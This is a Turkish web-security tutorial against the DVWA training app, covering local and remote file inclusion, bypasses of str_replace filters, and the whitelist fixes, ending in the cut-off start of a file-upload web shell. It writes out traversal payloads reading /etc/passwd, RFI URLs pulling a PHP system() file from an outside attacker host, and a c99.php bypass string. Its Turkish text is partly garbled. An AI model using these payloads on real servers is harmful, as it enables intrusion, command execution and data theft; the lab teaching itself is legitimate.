
Local File Inclusion (LFI) açığı ile başka kritik dosyalar da okunabilir. Mesela log dosyaları: access.log , error.log gibi. İş tamamen hedef sistemin klasör yapısını bilmeye bakıyor. Klasör yapısını ezberlemeye çalışmayın. Gerçi bu tip şeylerle meşgul oldukça bu ezber kendiliğinden geliyor ama en basitinden bilgisayarınızda bir linux sistemi açıp dilediğiniz kritik dosyayı sisteme CTRL+F ile arattırabilirsiniz. Böylece bulduğunuz dizini bu dersin URL'sindeki parametreye değer olarak koyup seçtiğiniz dosyanın içeriğini ekrana yansıtırabilirsiniz.

[*] Ek Bilgi:

LFI açıklığı üzerinden hedef sunucudaki dosyalara ulaşma ve ekranda görüntüleme işleminde relative path (göreceli üst dizine çıkma) karakterleri (yani ../../ler) yerine absolute path (tam yol) alternatif yöntemi de uygulanabilir. Örneğin;

`/etc/passwd`

dersek,




őeklinde yine aynı sonuca ulaőabiliriz.

Ayrıyetten relative path (göreceli üst dizine çıkma) karakterleri (../) tercih edildiđinde milimetrik hesap etmek őart olmayabilir. ../ karakterlerini olabildiđince fazla girerek mantıksal olarak iőletim sistemlerinde sistemsel kök dizinin daha yukarısı olmadığı için ne kadar fazla üst dizin girilirse girilsin hep en üst dizinde zaten bulunmuş olacađız. Dolayısıyla bundan hareketle;

```
../../../../../../../../../../../../../../../../../../../../etc/passwd
```

dersek



şeklinde yine /etc/passwd dosyasına erişme ve içeriđini okuma yapabiliriz.

Remote File Inclusion

RFI saldırısı tıpkı LFI saldırısının kullandığı güvenlik zafiyeti olan File Inclusion ağıından faydalanır. İşleyiş aynıdır. Fakat bu sefer ekrana dahil edilecek sayfa hedef sitenin sunucusunda yer alan dosya değil de harici bir dosya (yani saldırganın kendi dosyası) olacaktır. Ayıryetten bu dosya uzantısında ufak bir numara yapılması gerekecektir.

Diyelim ki rfi geređi kullanılacak remote system'da (diđer ifadeyle saldırgan sunucu'da) řu içerikte bir dosya var:

```

1 | <pre>
2 |     <?php
3 |         system("ls");
4 |     ?>
5 | </pre>

```

Bu dosya içeriđine bakacak olursak bir php dosyasıdır. Fakat bu dosyayı php olarak saldırgan sunucuda bulundurup bu şekilde url'le hedef web sunucusuna dahil etmeye çalışırsanız dosya, saldırgan sunucuda çalışıp html çıktı üretip öyle hedef web sunucuya gidecektir ve orada yerleşip arayüze bize çıktı olarak yansıyacaktır. Yani saldırgan, kodunu kendi sisteminde çalıştırıp çıktısını rfi yoluyla hedef web sunucuya dahil etmiş olacaktır ve kendi çıktısını görmüş olacaktır. Halbuki biz istiyoruz ki saldırgan, kodunu hedef web sunucusuna olduđu gibi gönderebilsin ve hedef web sunucusunda çalışıp o sunucunun çıktısını görebilsin.

İşte bu nedenle saldırgan, sunucusundaki dosyayı txt olarak bulundurur ve onun url'ini hedef

web uygulamasına rfi yoluyla verir. Böylece saldırgan sunucudaki dosya, çalışmadan (yani html çıktı üretmeden) olduğu gibi, kodlar hedef web uygulamasına rfi yoluyla verilecektir. Hedef web sunucu kodları çalıştırıp ekrana basacaktır. Hedef web sunucuda bu yolla remote code execution vari bir keyfi komut çalıştırma, çıktısını alma ve aksiyon alma işlemlerini yürütebileceğiz.

<http://localhost/dvwa/vulnerabilities/fi/?page=http://www.birsiteadi.com/dosya.txt>

page parametresi LFI saldırısında hedef web sitesinin sunucularında barınan bir dosyanın dizin adresini alırken bu sefer harici bir link almaktadır. Saldırgan bu saldırı kodunu (özel hazırlanmış url'i) tarayıcının adres çubuğuna girip ENTER'landığında ekrana harici dosyanın içeriğinin çıktısı (hedef web sunucuda çalışan bir sistem komutu çıktısı) yansımış olacaktır:


Saldırgan Sunucu:

<http://www.includekarabuk.com/>

Harici Dosya URL'i:

http://www.includekarabuk.com/kitaplik/indirmeDeposu/rfi_test_saldiri/rfi_denemesi.txt

Sizlerin de saldırgan sunucu simülasyonu adına kullanabileceğiniz saldırgan sunucu, dosya, konumu ve içeriği şöyledir;



Saldırgan hedef web uygulamasına rfi yoluyla bu dosyayı dahil etmek için şöyle bir url hazırlar.

Saldırgan Tarafından Özel Hazırlanmış URL:


http://localhost/dvwa/vulnerabilities/fi/?page=http://www.includekarabuk.com/kitaplik/indirmeDeposu/rfi_test_saldiri/rfi_denemesi.txt

Böylece


http://localhost/dvwa/vulnerabilities/fi/?page=http://www.includekarabuk.com/kitaplik/indirmeDeposu/rfi_test_saldiri/rfi_denemesi.txt

linkini girdiğimizde ekrana hedef web uygulamasının sunucusunda çalışan "ls" komutu çıktısı yansıyacaktır:

(Saldırı öncesi)



(Saldırı Sonrası)



Böylece saldırgan sunucudaki dosyaya konulacak çeşit çeşit sistem komutları ile rfi yoluyla hedef web sunucusunda keyfi komutlar çalıştırıp çıktılarını alınabilir ve aksiyonlar alabiliriz.

[*] Ek Bilgi:**a) rfi_denemesi.txt Hakkında**

Dosya, uzak sistemde txt olarak bulunduğundan olduğu gibi hedef web sunucusuna dahil edilir. Dahil edilen dosyanın içeriği hedef web sunucusunun php script'i içerisinde kalır. Örn;

Saldırgan Sunucu:

deneme.txt

```
1 | <pre><?php system("ls"); ?></pre>
```

Hedef Sunucu:

rfiZafiyetliWebSayfasi.php

```
1 | <?php
2 |
3 |     // ...
4 |     // web sunucu kodları
5 |     // ...
6 |
7 |     include("saldirganSunucu.com/deneme.txt");
8 |
9 |     // ...
10 |    // web sunucu kodları
11 |    // ...
12 | ?>
```

Yani dahil edilen dosya hedef web sunucusunun RAM'inde konumlanır ve sunucudaki web uygulamasının web sayfası içerisinde açılarak blok halinde yerleşir. Bu blok, php script'i içerisinde olduğundan ve bloktaki veri php script'iyse php olarak çalışabilecektir. Dolayısıyla ekleyeceğimiz bloğa konulacak çıktı veren bir php komutuyla ekranımızda hedef sunucuda çalıştırdığımız kodların çıktısını görebileceğiz.

b) rfi_denemesi.php Hakkında

Dosya uzak sistemde (saldırgan sistemde) php olarak bulunduğundan çalışıp çıktı ürettikten sonra bu çıktı havada hedef web sunucuya gidecektir ve o şekilde dahil olacaktır. Dolayısıyla hedef web sunucusuna, saldırgan sistemde çıktısı oluşturulmuş blok yerleşeceğinden biz hedef web sitesi arayüzünde kendi sistemimizde çalışmış kodların çıktısını görmüş olacağız. Yani ayna gibi.

Saldırgan Sunucu:

deneme.php

```
1 | <pre><?php system("ls"); ?></pre>
```

Hedef Sunucu:

rfiZafiyetliWebSayfasi.php

```
1  <?php
2
3      // ...
4      // web sunucu kodları
5      // ...
6
7      include("saldirganSunucu.com/deneme.php");
8
9      // ...
10     // web sunucu kodları
11     // ...
12  ?>
```

include(saldirganSunucu/deneme.php) ile saldirgan sunucunun dosya ıktısı dahil edilir. ünkü; web sunucular da bilgisayardır. Yani web sunucu başına geçen adam tarayıcı açtığında adres çubuđuna saldirganSunucu.com/deneme.php girdiđinde (talep ettiđinde) gelen sonuç saldirgansunucu.com'da derlenmiŐ (//yorumlanmiŐ) html ıktı olacaktır. Dolayısıyla web uygulaması da saldirgansunucu.com/deneme.php url'ini aldıđında ve talebini yaptıđında alacağı http yanıt saldirgansunucu.com'da derlenmiŐ html ıktı olacaktır ve kod blođu ierisine onu dahil edecektir.

Halbuki arzulanen Őey kendi sistemimizde alıŐmiŐ kodların ıktısını hedef web sitesi arayüzünde görmek deđil, kodların hedef web sunucusunda alıŐıp orada oluŐan ıktıyı web sitesi arayüzünde görüntülemektir. Dolayısıyla bu sayede ancak hedef web sunucusunda remote code execution vari bir Őekilde kod alıŐtırıp ıktılarını görebilir ve aksiyonlar alabiliriz.

Ekstra

RFI saldırısını txt uzantılı deđil de php uzantılı dosya olarak tekrarlayacak olursak özel hazırlanmiŐ bir önceki URL


```
http://localhost/DVWA-master/vulnerabilities/fi/?page=http://www.inclu
dekarabuk.com/kitaplik/indirmeDeposu/rfi_test_saldiri/rfi_denemesi.txt
```

yerine

```
http://localhost/DVWA-master/vulnerabilities/fi/?page=http://www.inclu
dekarabuk.com/kitaplik/indirmeDeposu/rfi_test_saldiri/rfi_denemesi.php
```


Őeklinde düzenlenmelidir (ki bu dosya da ayrıca saldirgan sunucu konumundaki includekarabuk.com'da gösterilen dizinde yer almaktadır, aynı ieriktedir ve sizlerin de kullanımı serbesttir) bu durumda; ls komutunun yer aldıđı php dosyası sizin yerel DVWA web uygulamanız tarafından talep edildiđinde includekarabuk.com'dan gelecek http yanıtı sizlere includekarabuk.com'da alıŐmiŐ ls komutu ıktısını verecektir ve DVWA bu ıktıyı dahil edip ekrana basacaktır.

(Saldirgan sunucudaki rfi_denemesi.php)



Not: Eğer resmi anlamlandıramadıysanız bu şu anlama geliyor; includekarabuk.com'daki rfi_denemesi.php dosyasındaki ls komutu bulunduğu dizindeki dosyaları ekrana sıralamıştır.

(Saldırı)



Bu gördüğünüz gibi bizim istediğimiz bir şey değildir. Biz kendi sistemimizde çalışmış kodların çıktısını hedef web sitesi arayüzünde görmek değil, kodların hedef web sunucusunda çalışıp orada oluşan çıktıyı web sitesi arayüzünde görüntülemek istemekteyiz. Ancak bu sayede, hedef web sunucusunda remote code execution vari keyfi kod çalıştırma, çıktı alma ve

aksiyonlarda bulunma gerçekleřtirebiliriz. Fakat eđer bu php uzantılı dosya tercih edilirse rfi yoluyla yapabileceđimiz en iyi řey sayfa arayüzünü tahrip edebildiđimizi (deface edebildiđimizi) göstermektir. Bu ise çođu zaman kritiklik arz etmez. Fakat prestij aısından kritikliđi belirlenebilir.

DERS 9 - FILE INCLUSION (MEDIUM LEVEL)

Bu yazıda güvenlik düzeyi Medium seviyesine yükseltilmiş DVWA'ya karşı LFI ve RFI için yapılabilecek güvenlik önlemleri incelenecektir.

Dersin Hedefi

LFI ve RFI saldırılarına karşı ne gibi bir önlem alınabileceđini keşfedin.

LFI ve RFI'ya Karşı Önlem

[Geçen ders](#) LFI ve RFI saldırılarında bulunmuştuk. O derste kullandığımız ekranın kaynak kodu şuydu:

Low Level:

```
1 <?php
2
3 // The page we wish to display
4 $file = $_GET[ 'page' ];
5
6 // Include the specified page
7 include($file);
8
9 ?>
```

Güvenlik Low Level iken görüldüğü üzere page parametresinden gelen dosya adı olduğu gibi include() fonksiyonuna giriyor ve sayfaya dahil ediliyor. page parametresinden gelecek dosya adları konusunda bir denetleme mekanizmasına ihtiyaç vardır. Aksi takdirde dileyen dilediğı dosya adını parametreye girebilir ve dilediğı dosyayı sayfaya görüntületebilir. Güvenlik seviyesi Medium'a çıkarıldığında kaynak koddaki deđişim aşağıdaki gibidir:

Medium Level:

```
1 <?php
2
3 // The page we wish to display
4 $file = $_GET[ 'page' ];
5
6 // Input validation
7 $file = str_replace( array( "http://", "https://" ), "", $file );
8 $file = str_replace( array( "../", "..\\" ), "", $file );
9
10 // Include the specified page
11 include($file);
12 ?>
```

Medium seviyesinin kaynak kodunda yer alan ilk str_replace() fonksiyonu ile page parametresine deđer olarak girilen dosya ismindeki http:// ve https:// gibi karakterler varsa silinir. Ardından ikinci str_replace() fonksiyonu ile windows sistemlerde üst dizine çıkmayı sağlayan ..\ karakteri ile linux sistemlerde üst dizine çıkmayı sağlayan ../ karakteri dosya isminden varsa silinir. Böylelikle ilk planda kusursuz görünen güvenlik temin edilmiş olunur.

İlk str_replace() ile Remote File Inclusion (RFI) saldırılarına karşı önlem alınmışken, ikinci str_replace() fonksiyonu ile de Local File Inclusion (LFI) saldırılarına karşı önlem alınmıştır. Fakat Medium seviyesinde alınan bu önlemler aşılabilmektedir.

http:// ve https:// 'lerden arındıran ilk str_replace() fonksiyonunu atlatıp yine RFI saldırısında bulunabilmenin yolu şudur: http:// karakterlerinin arasına http:// karakterlerini koymak. Neyi kastettiğimi sanırım aşağıdaki renklendirilmiş linkten daha iyi anlayacaksınız:

localhost/dvwa/vulnerabilities/fi/?page=htthttp://p://zararlibirsite.com/c99.php

Yukarıdaki saldırı kodunu ele alacak olursak Medium Level'daki ilk str_replace() fonksiyonu aldığı page parametresinin değerini tarayacak ve kırmızı renkli karakterleri gördüğü an silecektir. Ardından str_replace() fonksiyonu kaldığı yerden taramaya devam edecektir. Fakat başa sarmayacaktır. Başa sarmadığı için arta kalanların birleşimi sonucu ortaya çıkan http:// karakterlerini fonksiyon yakalayamayacaktır. Böylelikle güvenlik aşılmış olacaktır ve RFI saldırısı gerçekleştirilmiş olacaktır.

localhost/dvwa/vulnerabilities/fi/?page=..././etc/passwd

Local File Inclusion'a karşı güvenlik önlemi olan ikinci str_replace() fonksiyonuna gelecek olursak kırmızı karakterleri gören ikinci str_replace() fonksiyonu kırmızı renkli üst dizin karakterlerini silecek ve kaldığı yerden tarama işlemine devam edecektir. Geride arta kalanlar ise birleştiğinde yine üst dizin karakterini (../) meydana getirecektir. Böylelikle [önceki derste](#) bahsedildiği gibi yine kullanıcı adları ve ait oldukları gruplar bilgisine LFI saldırısıyla yine ulaşılacaktır.

DERS 10 - FILE INCLUSION (HIGH LEVEL)

Bu yazıda güvenlik düzeyi High seviyesine yükseltilmiş DVWA'ya karşı LFI, RFI saldırılarına yapılabilecek güvenlik önlemleri incelenecektir.

Dersin Hedefi

LFI ve RFI saldırılarına karşı daha sağlam ne gibi bir önlem alınabileceđini keşfedin.

LFI ve RFI'ya Karşı Önlem

[Geçen derste](#) LFI ve RFI saldırılarına karşı bir güvenlik önleminin nasıl aşılabileceđinden bahsetmiştik. Bu derste ise güvenliđi bir tık daha yukarı çıkaracađız. Öncelikle Medium Level'da uygulanan güvenlik önlemine bir göz atalım:

Medium Level:

```
1  <?php
2
3  // The page we wish to display
4  $file = $_GET[ 'page' ];
5
6  // Input validation
7  $file = str_replace( array( "http://", "https://" ), "", $file );
8  $file = str_replace( array( "../", "..\\" ), "", $file );
9
10 // Include the specified page
11 include($file);
12
13 ?>
```

Medium Level'in güvenliđi 7. ve 8. satırdaki iki str_replace() fonksiyonu ile sağlanmaktaydı. Fakat geçen derste gösterilen teknikte olduđu gibi bu fonksiyonlar (önlemler) aşılabiliyordu. Şimdi High Level'da bu sorun nasıl giderilmiş bir bakalım:

High Level:

```
1  <?php
2
3  // The page we wish to display
4  $file = $_GET[ 'page' ];
5
6  // Input validation
7  if( !fnmatch( "file*", $file ) && $file != "include.php" ) {
8      // This isn't the page we want!
9      echo "ERROR: File not found!";
10     exit;
11 }
12
13 // Include the specified page
14 include($file);
15
16 ?>
```

Görüldüđu üzere File Inclusion'ın [ilk dersinde](#) bahsedilen page parametresinin alabileceđi dosya adları beyaz liste diye tabir edebileceđimiz bir metotla kontrol altına alınmış. High level'in 7. satırına göre page parametresi sadece include.php dosya adını alabilir ya da file ismiyle başlayan bir php dosyası alabilir. Bunların dışında bir dosya ismi alırsa bu durumda 7. satırdaki if koşulunun içerisinde girilir ve sayfa bulunamadı hatası döndürülür. Eğer if'in içine girilmezse, yani dosya ismi file ismiyle ile başlayan bir php dosyasıysa ya da include.php ise bu durumda o sayfa include() fonksiyonu ile mevcut sayfaya dahil edilir.

Görüldüğü üzere güvenlik çemberi sıkı bir şekilde daraltılmış. Yani kabul edilecek dosya isimleri için bir kural belirlenmiş. Bu güvenlik önlemi şu şartlarda aşılacak gibi görünmüyor. Fakat bu güvenlik önlemi şöyle bir açığa sahiptir: Eğer hedef web sitesinde file ile başlayan, fakat site ziyaretçisinin erişmesi istenilmeyen bir dosya varsa o dosyanın okunmasına High Level güvenlik önlemi engelleyemez. Çünkü tanımlanan şarta göre file ismiyle başlayan tüm php dosyaları okunabilir. Bu sıkıntıyı düzeltmenin yolu beyaz listeye hard code'lama ile kabul edilecek dosya isimlerini yazmaktır. Yani tek tek hangi dosyaları kabul edeceğimizi belirtmek belki en uğraştırıcı, fakat en sağlam güvenlik önlemidir. Aşağıda işte o sağlam güvenlik önleminin bir örneğini görmekteyiz:

Impossible:

```
1  <?php
2
3  // The page we wish to display
4  $file = $_GET[ 'page' ];
5
6  // Only allow include.php or file{1..3}.php
7  if( $file != "include.php" && $file != "file1.php" && $file != "file2.php" && $file != "file3.php" ) {
8      // This isn't the page we want!
9      echo "ERROR: File not found!";
10     exit;
11 }
12
13 // Include the specified page
14 include($file);
15
16 ?>
```

DERS 11 - FILE UPLOAD (LOW LEVEL)

Bu yazıda DVWA adlı web uygulamasının ierisinde bulunan bir sayfanın gvenlik zafiyetinden faydalanarak File Upload yoluyla saldırıda bulunulacaktır.

Dersin Hedefi

Hedefiniz DVWA'nın anasayfasını hack'lemektir.

File Upload Nedir?

File Upload herkesin tahmin edebileceđi gibi dosyaların arayzdeki butonlar aracılıđıyla uzak sisteme transfer edilmesi iŐlemine denir.

File Upload ile Nasıl Site Hack'lenir?

Bir php dosyası oluŐturun. Mesela adına shell.php deyin. Ardından aŐađıdaki kodları shell.php dosyasına kaydedin:

```
1 <meta http-equiv="Content-Type" content="text/html; charset=utf-8">
2
3 <form action="" method="GET" enctype="application/x-www-form-urlencoded">
4   <table style="margin-left:auto; margin-right:auto;">
